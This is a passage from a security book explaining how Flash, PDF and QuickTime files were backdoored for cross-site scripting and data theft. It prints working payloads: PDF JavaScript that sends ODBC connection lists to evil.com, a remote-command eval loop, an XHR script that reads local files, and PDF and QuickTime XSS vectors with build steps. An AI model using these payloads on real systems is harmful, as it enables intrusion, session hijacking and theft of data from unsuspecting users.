If you have noticed, every time we compile an ActionScript file, we also provide the resulting object dimensions via the *-header* parameter. Up until this point of this chapter, we used *-header 1:1:1* which specifies that the compiled *.swf* object will be 1 pixel in width, 1 pixel in height, and run at 1 frame per second. These dimensions are OK for our examples, but when it comes to backdooring real life content, we need to use real dimensions.

To achieve this, we need the help of several other tools that are freely available on the Web. For the next part of this section we are going to use the SWFTools utilities, which can be downloaded from www.swftools.org/.

In order to get the width and height of the targeted movie clip, we need to use *swfdump* utility. I have SWFTools installed in C:\, so this is how I get the movie dimensions:

```
c:\SWFTools\swfdump.exe --width --height --rate ava2.swf
```

On Figure 4.13, you can see the output of the command.

Figure 4.13 Retrieve the Flash Object Characteristics

Once the dimensions are obtained, we compile the backdoored ActionScript like this:

```
c:\Mtasc\mtasc.exe -swf backdoor.swf -main -header [width]:[height]:[rate]
backdoor.as
```

In my case, the width is 550, the height is 400, and the rate is 20.00 frames per second. So I use the following command:

```
c:\Mtasc\mtasc.exe -swf backdoor.swf -main -header 550:400:20 backdoor.as
```

Once the backdoor is compiled, you need to combine it with the targeted *swf* object. This is achieved with *swfcombine* command that is part of the SWFTools toolkit:

```
c:\SWFTools\swfcombine.exe -o ava2_backdoored.swf -T backdoor.swf ava2.swf
```

This command creates a new file called *ava2_backdoored.swf*, which is based on *backdoor.*swf and *ava2.swf* (the original file).


In order to preview the file, you will be required to create an HTML page with the *swf* object embedded. The following should work for this example:

```
<html>
       <body>
              <object type="application/x-shockwave-flash" data="backdoor.swf"
width="500" height="400"></object>
       </body>
</html>
```

Again, if you are running the latest Flash player, you may need to open this page from a Web server. This is because Flash denies the javascript: protocol to access content from of the file: origin.

On Figure 4.14, you can see the result of our work.

Figure 4.14 Output of the Backdoored Flash Object



Hidden PDF Features

Another popular Web technology that suffered from numerous vulnerabilities and is still one of the most common ways for attackers to sneak into protected corporate networks, is Adobe's PDF document format.


In 2006, two researchers, David Kierznowski and Petko Petkov, who is also one of the authors of this book, discovered hidden features in the PDF architecture that could enable attackers to perform some disconcerting attacks against database servers, Simple Object Access Protocol (SOAP) services, and Web applications.

Adobe Acrobat and virtually every other Adobe product extensively support JavaScript scripting, either natively or through the ExtendScript toolkit that comes by default with most applications from the vendor. Adobe Reader and Adobe Acrobat can execute JavaScript on documents without asking for authorization, which puts them on the same security level as common browsers. Through the extensive scripting facilities, simple and innocent PDF documents can be turned into a means for attacks to sneak into your network, bypassing the security restrictions on your internal and border firewalls.

Let's walk through how to embed JavaScript inside a PDF. First of all, you need to download and install the commercial version of Acrobat Reader (free trial available). Then you need to select any PDF file. If you don't have one, create an empty document in OpenOffice and export it to PDF.

Open the targeted PDF file with Adobe Acrobat. Make sure that you see the page's thumbnails sidebar. Select the first page and right-click on it. From the contextual menu select **Page Properties** (Figure 4.15).

Figure 4.15 Adobe Acrobat Page Properties



The page properties window is the place where you can specify various options such as the tab order. Various items should follow when the user is pressing the tab key, but you can also add actions from the Actions pane. There are several types of actions you can choose from but the most interesting ones are probably "Run a JavaScript," "Open a file," and "Open a web link." For now, select the "Run a JavaScript" action and click on the **Add** button. You will be presented with the JavaScript Editor.

There are a few differences with JavaScript in PDF document and JavaScript in HTML pages. You must understand that JavaScript is a glue language, which is primarily used to script applications. There are no common libraries such as the one found in other popular scripting environments like Python, Ruby, and Perl. The only thing that is common to JavaScript is the base objects such as Array, String, and Object. The rest is supplied by the application that embeds the JavaScript interpreter, as shown in Figure 4.16.

This is the reason why alert message in Web browsers are displayed with the alert function like this:


```
alert('Hello the browser!');
```

while alert messages in Adobe PDF are performed like this:

```
app.alert('Hello from PDF!');
```


Type the JavaScript alert expression (Figure 4.16) and click on the **OK** button.

Figure 4.16 Acrobat JavaScript Editor



Save the file and open it with Adobe Reader or Adobe Acrobat. You should see an alert message as shown in Figure 4.17.

Figure 4.17 JavaScript Alert Box in PDF



Now that we know how to edit and inject JavaScript code, it is time to perform a couple of real hacks via JavaScript.

In his paper, "Backdooring PDF Files," Kierznowski discusses the possibility for a PDF to connect to the Open Database Connectivity (ODBC) and list available resources. The only code that we need in order to get all database properties for a given ODBC connection is like the following:

```
var connections = ADBC.getDataSourceList();
```

NOTE

ODBC is a middleware for accessing databases on Windows platform. ADBC is Adobe's cross-platform interface to ODBC and other types of abstract database connectors.

The *getDataSourceList* function is part of the Adobe Database Connectivity plug-in, which is enabled by default in Adobe Acrobat 7. The returned object is an array with all the valuable information that we need.

NOTE

Adobe fixed the security problem in Acrobat 8.0 by setting the database connectivity plug-in to disabled by default. For the majority of Web users, the security problem is solved; however, there are too many organizations that relay on this feature. This means that if the attacker manages to sneak in a PDF document inside the corporate network and an unaware user opens it for a preview, the attacker will receive access to sensitive information, which can be leaked outside the attacked company perimeter. This type of technique can be used to perform advance corporate espionage.

Let's put together a simple demonstration on how to obtain a list of all database connections, and then send it to a remote server via a SOAP call:

```
// this function escapes a string

function escapeS (str) {
       return ('"' + str.replace(/(["\\])/g, '\\$1') + '"')
              .replace(/[\f]/g, "\\f")
              .replace(/[\b]/g, "\\b")
              .replace(/[\n]/g, "\\n")
```

```
                .replace(/[\t]/g, "\\t")
                .replace(/[\r]/g, "\\r");
}

// encodeJSON function convert Array or Objects into JavaScript Object Notation

function encodeJSON (o) {
        var type = typeof(o);

        if (typeof(o.toJSON) == 'function')
                return o.toJSON();
        else if (type == 'string')
                return escapeS(o);
        else if (o instanceof Array) {
                var a = [];

                for (i = 0; i < o.length; i ++)
                        a.push(encodeJSON(o[i]));

                return '[' + a.join(',') + ']';
        } else if (type == 'object') {
                var a = [];

                for (var i in o)
                        a.push(escapeS(i) + ':' + encodeJSON(o[i]));

                return '{' + a.join(',') + '}';
        } else
                return o.toString();
},

// retrieve all database connections

var connections = ADBC.getDataSourceList();

// convert the connections object into JSON string

var data = encodeJSON(connections);

// make a request to a server, transmitting the gathered data

SOAP.request({
        cURL: 'http://evil.com/collect.php',
        oRequest: {
                'http://evil.com/:echoString': {
                        inputString: data
                }
        },
        cAction: 'http://additional-opt/'
});
```

```
// the end
```

If you follow the code, you will see that we simply grab all available database connections and then we encode the collected information as JavaScript Object Notation (JSON). The data is transmitted to *http://evil.com/collect.php* as a simple SOAP request.

In a similar fashion, attackers can access other SOAP servers and perform actions on behalf of the attacker. Moreover, the attacker can create a zombie out of the PDF document. In order to make the following example work, you need to make sure that Acrobat's SOAP plug-in is enabled:

```
// make a request to evil.com

var response = SOAP.request( {
 cURL: 'http://evil.com/channel',
 oRequest: {
 'http://evil.com/:echoString': {
 inputString: 'getsome'
 }
 },
 cAction: 'http://additional-opt/'
});

// evaluate the response

eval(response['http://evil.com/:echoStringResponse']['return']);
```

In order to get the example working, you need to have a SOAP listener on the other side that handles the request and responses with the proper message. This message will be evaluated on the fly when the user interacts with the PDF document. This means that the more time the user spends on the document, the more time the attacker will have access to their system.

The attacks presented so far in this section are just some of the problems found in PDF documents. At the beginning of 2007, two researchers, Stefano Di Paola and Giorgio Fedon, found a XSS vulnerability in the Adobe PDF Reader browser plug-in. This vulnerability effectively made every site that hosts PDF documents vulnerable to XSS. The vulnerability affects Adobe Reader versions bellow 7.9.

In order to exploit the vulnerability, a URL in the following format needs to be constructed:

```
http://victim/path/to/document.pdf#whatever=javascript:alert('xss')
```


The Adobe Reader browser plug-in supports several parameters that can be supplied as part of the fragment identifier. These parameters control the zoom level and the page that needs to be accessed when the user visits the specified PDF document. However, due to an irresponsibly implemented feature, Adobe Reader can execute JavaScript in the origin of the current domain.

In order for the attacker to take advantage of this vulnerability, they need to locate a PDF document on the Web application they want to exploit. This can be done quickly via a Google query:

```
pdf filetype:pdf site:example.com
```

On Figure 4.18 you can see the Google result of the query.

Figure 4.18 Google Site Search Results for PDF Documents



If a PDF document is located, the attacker can use it to perform XSS, as described previously in this section.

Once this particular vulnerability was found, the computer security community responded in one of the most remarkable ways. There was a lot of discussion on how to prevent the vulnerability from happening using some server side tricks. Most people assumed that all they need to do is to check for the hash (#) character and remove everything after it. This assumption is wrong since the fragment identifier (#) is not part of the request, which means that the browser will never send the information that is behind the hash (#) character.

Another popular solution that was proposed was to content-disposition every PDF document. Every PDF file should be served with the following header:


```
Content-disposition: attachement filename=filename_of_the_document.pdf
```

This effectively makes PDF files downloadable rather than being open inside the browser. Most of the Web sites adopted this approach and quickly forgot about the issue.

However, we are going to discuss a new technique that can be used to trick the browser into opening the PDF file instead of downloading it. In addition, we will demonstrate that a site without a PDF is also vulnerable to this attack.

If you try to find a PDF file from Google and you click on it, you will see that the download window shows up asking you to store the file. If you investigate the received headers from Google, you will see that the content-disposition header is correctly supplied (Figure 4.19).

Figure 4.19 Content-disposition Header Example



However, with the following trick, we can easily bypass the purpose of the header and ask the browser to embed the document anyway.

```
<html>
       <body>
              <object
data="http://www.google.com/path/to/file.pdf#something=javascript:alert(1);"
type="application/pdf"></object>
       </body>
</html>
```

By using the object tag, we bypass the security restriction. Even if your browser is updated, but your Adobe Acrobat or Reader is not, the attacker will be able to perform XSS on that domain and successfully hijack your Gmail account and other things that you might have in there.

Unfortunately, even if Google removes all of their PDF files, the attack will still work. For example:

```
<html>
	<body>
		<object data="http://www.google.com#something=javascript:alert(1);"
type="application/pdf"></object>
	</body>
</html>
```

This time we don't use a real PDF file. We basically create an object that is instructed to load Adobe Reader no matter what. This is achieved with the *type* parameter specified to the *object* tag.

Notice that the actual XSS, although it occurs on Google.com, is not initiated from there. If you happen to be logged into your Gmail account while browsing into a malicious page, attackers will be able to gain full control of it and completely hijack your session.

When this particular XSS vector was found, RSnake found that it is possible to perform XSS inside the *file://* origin. In terms of security implications, this means attackers are able to read the victim's local files too.

The actual reading of the files is performed via the *XMLHttpRequest* object. For example, if the origin is *file://* the attacker can do the following in order to grab the content of *boot.ini*:

```
// cross-browser XHR constructor

var getXHR = function () {
	var xhr = null;

	if (window.XMLHttpRequest)
		xhr = new XMLHttpRequest();
	else if (window.createRequest)
		xhr = window.createRequest();
	else if (window.ActiveXObject) {
		try {
			xhr = new ActiveXObject('Msxml2.XMLHTTP');
		} catch (e) {
			try {
				xhr = new ActiveXObject('Microsoft.XMLHTTP');
			} catch (e) {}
		}
	}

	return xhr;
};

// build a query from object

var buildQuery = function (obj) {
	var tokens = [];
```

```
        for (var item in obj)
                tokens.push(escape(item) + '=' + ((obj[item] != undefined && obj[item]
!= null)?escape(obj[item]):''));

        return tokens.join('&');
};

// request a resource using the XMLHttpRequest object

var requestXHR = function (request) {
        var xhr = getXHR();

        if (!xhr) {
                if (typeof(request.onerror) == 'function')
                        request.onerror('request implementation not found', request);

                return;
        }

        var tmr = window.setTimeout(function () {
                xhr.abort();

                if (typeof(request.ontimeout) == 'function')
                        request.ontimeout(request);
        }, request.timeout?request.timeout:10000);

        xhr.onreadystatechange = function () {
                if (xhr.readyState == 4) {
                        window.clearTimeout(tmr);

                        if (typeof(request.onload) == 'function')
                                request.onload({status: xhr.status, data:
xhr.responseText, dataXML: xhr.responseXML, headers: xhr.getAllResponseHeaders()},
request);
                }
        };

        try {
                var method = request.method?request.method:'GET';
                var url = request.url + (method == 'GET' && request.query?'?' +
buildQuery(request.query):'');

                xhr.open(method, url);

                if (request.headers)
                        for (var header in request.headers)
                                xhr.setRequestHeader(header, request.headers[header]);

                xhr.send(request.body?request.body:(method != 'GET' &&
request.query?buildQuery(request.query):null));
        } catch (e) {
```

```
                if (typeof(request.onerror) == 'function')
                        request.onerror(e, request);

                return;
        }
};

// open c:\boot.ini and display its contents

requestXHR({
        url: 'file:///C:/boot.ini',
        onload: function (r) {
                // alert the data of boot.ini

                alert(r.data);
        }
});
```

NOTE

Depending on your browser type and version, this code may not execute correctly. It was tested on Firefox 2.2. In a similar way, attackers can craw your local disk.

The following is an example of one way to exploit the local XSS vector RSnake discovered:

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#something=javascr
ipt:alert('xss')
```


The only problem for attackers is that it is not easy to launch *file://* URLs from *http://* or *https://* resources. The reason for this is hidden inside the inner workings of the same origin security model. The model specifically declares that users should not be able to open or use local resources from remotely accessed pages. Unluckily, this restriction can be easily bypassed in a number of ways.

After the first wave of PDF attacks, Petko Petkov (a.k.a PDP) discovered that it is possible to automatically open file: protocol-based URLs from inside PDF files. This technique can be used to create some sort of self-contained local XSS spyware.

In order to make a PDF document automatically open a *file://* URL, you need Adobe Acrobat again.

Open the document that you want to edit in Acrobat, and make sure that you see the thumbnail pages sidebar. Right-click on the first thumbnail and select **Page Properties**. In the Actions tab, select **Open a web link** for the action (Figure 4.20) and click on the **Add** button.

Figure 4.20 Acrobat Edit URL Dialog Box



Type the full path to the well-known PDF file plus some JavaScript. For example:

```
file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#something=javascr
ipt:alert('xss')
```

Press the **OK** button and make sure that you save the document before you quit Acrobat.

The newly created document contains a self-contained exploit that will execute as soon as an unaware victim opens the document for preview. There are a number of limitations, such as the fact that the user will see a browser window showing up. However, keep in mind that attackers need just a few moments to locate and transfer a sensitive file from the local system to a remote collection point. In the worse case, the attacker will be able to perform arbitrary code execution via some sort of browser-based vulnerability.

QuickTime Hacks for Fun and Profit

Apple QuickTime was also affected by a number of XSS issues which led to the appearance of a XSS worm on MySpace.

The XSS issue was found by Petko Petkov, and was widely discussed on the GNUCITIZEN Web site. As discovered, the QuickTime application insecurely implements a feature that can be easily abused. This feature allows movie authors to embed links inside a movie

file that can be clicked when the file is played. However, if the attacker substitutes a normal *http:* or *https:* link with a link that uses the javascript: protocol, they can successfully cause XSS on the site where the movie is played from.

In order to embed JavaScript inside a QuickTime movie, you are going to need QuickTime Pro.

Pick a QuickTime movie that you want to edit and open it inside QuickTime Pro. Create a file called *backdoor.txt* somewhere on your local disk and put the following content inside:

```
A<javascript:alert("hello from backdoor")> T<>
```

The *backdoor.txt* file contains special syntax. The *A*<> idiom declares a link, while the *T*<> idiom specifies the target frame or window where the link will be opened. In our example, we use the javascript: protocol to display a simple message to the user, However, it is possible to open resources with any other protocol that is supported by your system or browser.

Make sure that you save the *backdoor.txt* file. Now you need to open the text file inside QuickTime. Go to **File | Open File**. Select the *backdoor.txt* file and press **Open** again. You should be able to see something similar to Figure 4.21.

Figure 4.21 *backdoor.txt* in QuickTime Player

The next step is to copy the stream of *backdoor.txt* and paste it inside the file that you want to backdoor. Select the *backdoor.txt* window and click on **Edit | Select All**. Then, copy the stream by clicking on **Edit | Copy**.


Once the stream is copied, select the movie window that you want to backdoor. Click on **Edit | Select All**. This command selects the entire movie stream. After that, click on **Edit | Select All and than Scale**. The result is shown on Figure 4.22.

Figure 4.22 *backdoor.txt* with Sample Quicktime Movie

So far, we have copied a text stream, also known as text track, on the top of the movie stream. QuickTime can layer different types of tracks on top of each other. Text tracks are simple text channels that can be used for subtitles or notes. In order to execute JavaScript, we need to convert the previously copied text track into a HREFTrack.

In order to do that, select the window of the movie you want to backdoor and click on **Window | Show Movie Properties**. Locate the **Text Track** entry and untick the check box that precedes it. (Figure 4.23).


Figure 4.23 QuickTime Movie Properties Dialog Box



Click only once on the Text Track name cell. Once the cell is ready for editing, type **HREFTrack**, close the window, and save the file.

If you try the example shown here in your browser, you will see that you are prompted with an alert box (Figure 4.24).

Figure 4.24 QuickTime Movie XSS Exploit In Action



Unfortunately, there is a simpler way to backdoor avi movies and even MP3 files that are played inside the QuickTime browser player. A few days after the first QuickTime XSS issues was discovered, Petko Petkov posted an article on how to abuse a similar functionality in QuickTime Media Links (QTL).

QTLs are simple XML files that define the properties of one or many files. They act as a mechanism for collecting movies and specifying the order they are designed to play. A simple QTL file looks like this:

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="Sample.mov" autoplay="true"/>
```

Notice the file format. The embed tag supports a number of parameters that are not going to be discussed here, however; it is important to pay attention on the qtnext parameter. This parameter or attribute specifies what movie to play next. For example:


```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="Sample.mov" autoplay="true" qtnext="Sample2.mov"/>
```

However, we can use the javascript: protocol as well. For example:

```
<?xml version="1.0">
<?quicktime type="application/x-quicktime-media-link"?>
<embed src="presentation.mov" autoplay="true"
qtnext="javascript:alert('backdoored')"/>
```

If you save this file as *backdoor.mp3* and open it inside your browser, you should see a JavaScript alert box as shown in Figure 4.25.

Figure 4.25 QuickTime Media Links Exploit in Action



The more peculiar aspect of this issue is that we can change the file extension from *.mp3* to *.mov* and the attack will still work. Moreover, we can change the file extension to whatever format QuickTime is currently associated with as default player and the attack will execute.

This vulnerability is very dangerous and can be used in a number of ways. The actual QuickTime files can be used to carry malicious payloads which in turn could attack the victim's browser and subsequently their system.

Backdooring Image Files

It is a lesser known fact that IE and some other browsers do not correctly identify fake images from real images. This peculiarity can be used by attackers to perform successful XSS exploitation on applications that correctly sanitize user-supplied input but fail to verify the correctness of uploaded images.

Let's start with a simple example and see how the attack technique works. Open your favorite text editor and create a simple HTML file with the following content:

